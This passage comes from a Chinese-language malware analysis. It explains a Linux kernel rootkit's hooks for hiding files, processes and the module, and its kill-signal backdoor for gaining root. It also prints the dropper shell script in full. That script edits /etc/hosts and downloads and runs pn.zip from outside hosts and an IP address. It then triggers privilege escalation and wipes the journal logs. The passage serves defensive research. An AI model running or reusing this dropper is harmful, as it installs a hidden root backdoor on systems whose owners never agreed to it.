find_task(pid_t pid):遍历进程链表(for_each_process)查找目标task_struct。is_invisible(pid_t pid):检测目标进程task->flags & PF_INVISIBLE是否被设置。PF_INVISIBLE并非内核标准常见标志(这是 rootkit 定义的自有位或利用未使用位),修改 task->flags 来标记隐身。
hacked_getdents/hacked_getdents64:调用原始
getdents/getdents64得到结果长度ret,分配内核缓冲kdirent,从用户空间copy_from_user整块拷贝目录项,遍历目录项:如果是普通目录且文件名以
MAGIC_PREFIX(来自iptable_reject.h)开头 -> 隐藏。如果是
/proc根目录(通过d_inode->i_ino == PROC_ROOT_INO检测)且is_invisible(atoi(d_name))返回真 -> 隐藏对应 pid 条目。隐藏实现通过调整前一项
d_reclen或memmove把条目从缓冲中删除。
最后
copy_to_user回写并kfree。注意:对用户缓冲的假设(size = ret)可能与用户传入
count或struct linux_dirent大小有关,兼容性敏感。
hacked_kill:解析
kill(pid, sig)(或 pt_regs 版本):特定自定义信号
SIGINVIS:切换目标进程的PF_INVISIBLE(隐身开关)。SIGSUPER:调用give_root()给发送该信号的进程提权(或给目标进程?代码对pid的使用需看调用,通常为目标 pid)。SIGMODINVIS:切换模块隐藏(module_hidden标志)。其它信号委托给原始
kill。
由此,攻击者可以用
kill -<magic> <pid>来控制 rootkit 行为。
整体目的与能力(总结)
隐藏文件/目录(通过前缀
MAGIC_PREFIX);隐藏
/proc/<pid>中的某些进程(通过PF_INVISIBLE标志);通过特定
kill信号对进程施加“隐身切换”、提升权限(give_root)、模块隐藏/显示;隐藏模块自身(从模块链表中移除);
兼容多内核版本与多架构(x86/x86_64/ARM64)的实现分支。
简言之:一个完全的 rootkit 功能集合(隐藏 + 后门提权 + 控制通道)。
于是这个恶意软件在内核中添加了很多提权功能和通道。
接着看
DIR3="/etc/$hhide"if [ -d "$DIR3" ]; then echo "folder ok"else mkdir "$DIR3"fiEXE=`echo $RANDOM | md5sum | head -c 8` # 随机process! PID=`cat /tmp/.X0_locks` # 已经启动的进程mama=$2 # 代理if [ -e "/proc/$PID/status" ]; then echo "process exists" # 存在了,直接退出?elseif [ -z "$2" ]; then # 没有proxy,也退出。 echo "No Prx"else if grep -q "localhost00" "/etc/hosts"; then # localhost00 添加 echo "H exists" else if [ `wc -l < /etc/hosts` -lt 3 ]; then echo "$mama localhost00" >> /etc/hosts # localhost00 -> localhost else sed -i "3i $mama localhost00" /etc/hosts fi fifi echo "process not exists" FILE1="/etc/$hhide/iptable_reject" if [ -f "$FILE1" ]; then echo "PI exists." else # 下载解压 echo "PI does not exist." curl --connect-timeout 500 -s -o /tmp/pn.zip --socks5-hostname "$mama":9090 http://example.established.site/pn.zip FILE="/tmp/pn.zip" FILESIZE=$(stat -c%s "$FILE") if (( FILESIZE > "1000000")); then echo "zip exists." else echo "zip does not exist." rm -rf "$FILE" wget --timeout=5 --tries=2 http://example.established.site/pn.zip -q -O /tmp/pn.zip fi if (( FILESIZE > "1000000")); then echo "zip exists." else echo "zip does not exist." rm -rf "$FILE" curl --connect-timeout 500 -s -o /tmp/pn.zip --socks5-hostname "$mama":1081 http://example.established.site/pn.zip fi if (( FILESIZE > "1000000")); then echo "zip exists." else echo "zip does not exist." rm -rf "$FILE" wget --timeout=5 --tries=2 http://w.amax.fun/pn.zip -q -O /tmp/pn.zip fi if (( FILESIZE > "1000000")); then echo "zip exists." else echo "zip does not exist." rm -rf "$FILE" curl --connect-timeout 500 -s -o /tmp/pn.zip --socks5-hostname "$mama":9090 http://172.104.170.240/pn.zip fi if (( FILESIZE > "1000000")); then echo "zip exists." else echo "zip does not exist." rm -rf "$FILE" wget --timeout=50 --tries=2 http://172.104.170.240/pn.zip -q -O /tmp/pn.zip fi cd /tmp/ unzip -qq -o pn.zip rm -rf pn.zip mv iptable_reject "$FILE1" fi # 准备运行 FILE2="/$EXE" if [ -f "$FILE2" ]; then echo "MD exists." else echo "MD does not exist." cp "$FILE1" /"$EXE" fi /"$EXE" 2>/dev/null 1>/dev/null& sleep 2 pidof "$EXE" > /tmp/.X0_locks # 存放pid rm -rf /"$EXE" kill -53 10000000 # 提权 if grep -q "iptable_reject" "/proc/modules"; then echo "M exists" kill -41 `cat /tmp/.X0_locks` # 提权 kill -53 10000000 else echo "M not exists" module_install kill -53 10000000 if grep -q "iptable_reject" "/proc/modules"; then echo "M exists" kill -41 `cat /tmp/.X0_locks` kill -53 10000000 else echo "M not installed check errors 2" fi fifisudo journalctl --vacuum-time=1s嗯于是下一步是拿到他的pn.zip,同样我们也找到了——sha256sum是:751227400b52c41bbaecea83dc97182c10da158e22d0168f237c9b6c3be8e0d8 。这个可以找到相关的分析,这里就不做了。